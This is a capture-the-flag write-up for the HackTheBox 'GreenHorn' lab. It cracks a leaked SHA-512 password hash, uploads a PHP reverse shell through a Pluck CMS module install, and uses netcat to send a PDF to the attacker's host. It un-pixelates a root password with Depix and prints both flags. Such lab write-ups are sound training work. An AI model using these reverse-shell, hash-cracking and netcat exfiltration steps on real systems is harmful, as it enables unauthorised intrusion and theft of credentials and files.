

# **TECHMINDZ**


## **TOPIC: CRACKING THE HACKTHE BOX LAB AND FINDING THE FLAGS**

### **LAB: GreenHorn**

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**submitted by:**

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


A page is open with a user called junior. This page is powered by plunk. Lets click on the admin page and see what we can find




Login page is open but we need to find the password


- Another ppp port was open with the port number 3000 lets check the port



A new page has been open lets explore



We got many files and source we need to find the password so lets check the **login.php** source code.



We got a php lets dig in the url and see what we find

```
main - GreenHorn / data / settings / pass.php
3 Lines | 148 B | PHP
1 <?php
2 $pw = 'd5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163';
3 ?>
```

We got a hash of the password lets crack the hash and see.


### ➤ STEP3: CRACKING THE HASH

Lets crack the hash online using a website called “online hash cracker”

Hash	Type	Result
d5443aef1b64544f3685bf112f6c405218c573c7279a831b1fe9612e3a4d770486743c5580556c0d838b51749de15530f87fb793afdcc689b6b39024d7790163	sha512	iloveyou1

Color Codes: Exact match Partial match Not found

We got the password “iloveyou1” lets login




We have successfully logged in and lets see what we can find.

We know that it is powered by plunk lets research and see we can find any exploits. We find that we can achieve Remote Code Execution by uploading a reverse php shell into the install modules function

## ➤ STE4: REMOTE CODE EXECUTION UPLOADING A REVERSE PHP SHELL

We can get a php code on a tool called hacker tools that is in fire fox




Download this php code and zip it and upload in the installed modules. Before we upload this we need set the NetCat listener so that we can successfully enter the junior user

With this command zip the php code

“zip shell.zip shell.php”

And upload this reverse shell while setting the NetCat listener



We have successfully entered in to the users account lets see what we can find

```
$ cd home
$ ls
git
junior
$ cd junior
$ ls
Using OpenVAS.pdf
user.txt
$ cat user.txt
cat: user.txt: Permission denied
```

We cannot access the junior users account because of the denied permission. Lets try to login as junior we know the password of junior

```
$ su junior
Password: iloveyou1
ls
user.txt
Using OpenVAS.pdf
cat user.txt
e72102b6247f298995d0580f074bc69c
```

We have got the first flag

**FLAG1: e72102b6247f298995d0580f074bc69c**

### ➤ STEP5:ESCALATION

The second flag is in the root user but we don't know the password. We have got a hint in the junior users directory there is a openVas.pdf file lets get in on our local machine by NetCat

Opening a new tab in terminal of our local host

```
cat 'Using OpenVAS.pdf' | nc 10.10.14.117 4444
```

```
(root@kali) - [~/Downloads]
# nc -lvnp 4444 > 'Using OpenVAS.pdf' mmon and not fatal. Success
listening on [any] 4444 ...
connect to [10.10.14.117] from (UNKNOWN) [10.10.11.25] 42942
```

Now we got the directory in our machine let's open it by using the open command see

Hello junior,

We have recently installed OpenVAS on our server to actively monitor and identify potential security vulnerabilities. Currently, only the root user, represented by myself, has the authorization to execute OpenVAS using the following command:

```
`sudo /usr/sbin/openvas`
```

Enter password: 

As part of your familiarization with this tool, we encourage you to learn how to use OpenVAS effectively. In the future, you will also have the capability to run OpenVAS by entering the same command and providing your password when prompted.

We have got the password for root but it's in pixelated format we need to uncover it. There is a tool called **Depix**. It will uncover the pixelated format let's try to install it using the github

## ➤ STEP6: INSTALLATION OF NEW TOOL DEPIX

git clone <https://github.com/spipm/Depix.git>

by using this code we can install it

before we run the tool we need to save the pixelated image by right clicking it and save in the image.png format

```
python3 depix.py -p <PATH TO IMAGE>/image.png -s
```



`./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o`

`<DESIREDPATH>/output.png`

By this command we can uncover the pixelated image

```
(root@kali) ~/Downloads/Depix
python3 depix.py -p /root/Downloads/image.png -s ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png -o /root/Downloads/image.png
2024-12-10 23:14:21,259 - Loading pixelated image from /root/Downloads/image.png
2024-12-10 23:14:21,290 - Loading search image from ./images/searchimages/debruinseq_notepad_Windows10_closeAndSpaced.png
2024-12-10 23:14:22,232 - Finding color rectangles from pixelated space
2024-12-10 23:14:22,234 - Found 1815 same color rectangles
2024-12-10 23:14:22,235 - 1373 rectangles left after moot filter
2024-12-10 23:14:22,235 - Found 10 different rectangle sizes
2024-12-10 23:14:22,235 - Finding matches in search image
2024-12-10 23:14:22,235 - Scanning 14 blocks with size (2, 2)
2024-12-10 23:14:22,238 - Scanning in searchImage: 0/1677
2024-12-10 23:14:27,359 - Scanning 1115 blocks with size (1, 1)
2024-12-10 23:14:27,492 - Scanning in searchImage: 0/1678
```

side from side The other side side from side The other side

We have got the password

Password:

sidefromsidetheothersidesidefromsidetheotherside

## ➤ STEP7:FINDING THE FINAL FLAG

know we have got the password we can enter in to the root user and find the flag by the command

`su root`

```
cd /root
ls
cleanup.sh
restart.sh
root.txt
cat root.txt
736a5c1db7cf3110967c602a2271746f
```

**FLAG2: 736a5c1db7cf3110967c602a2271746f**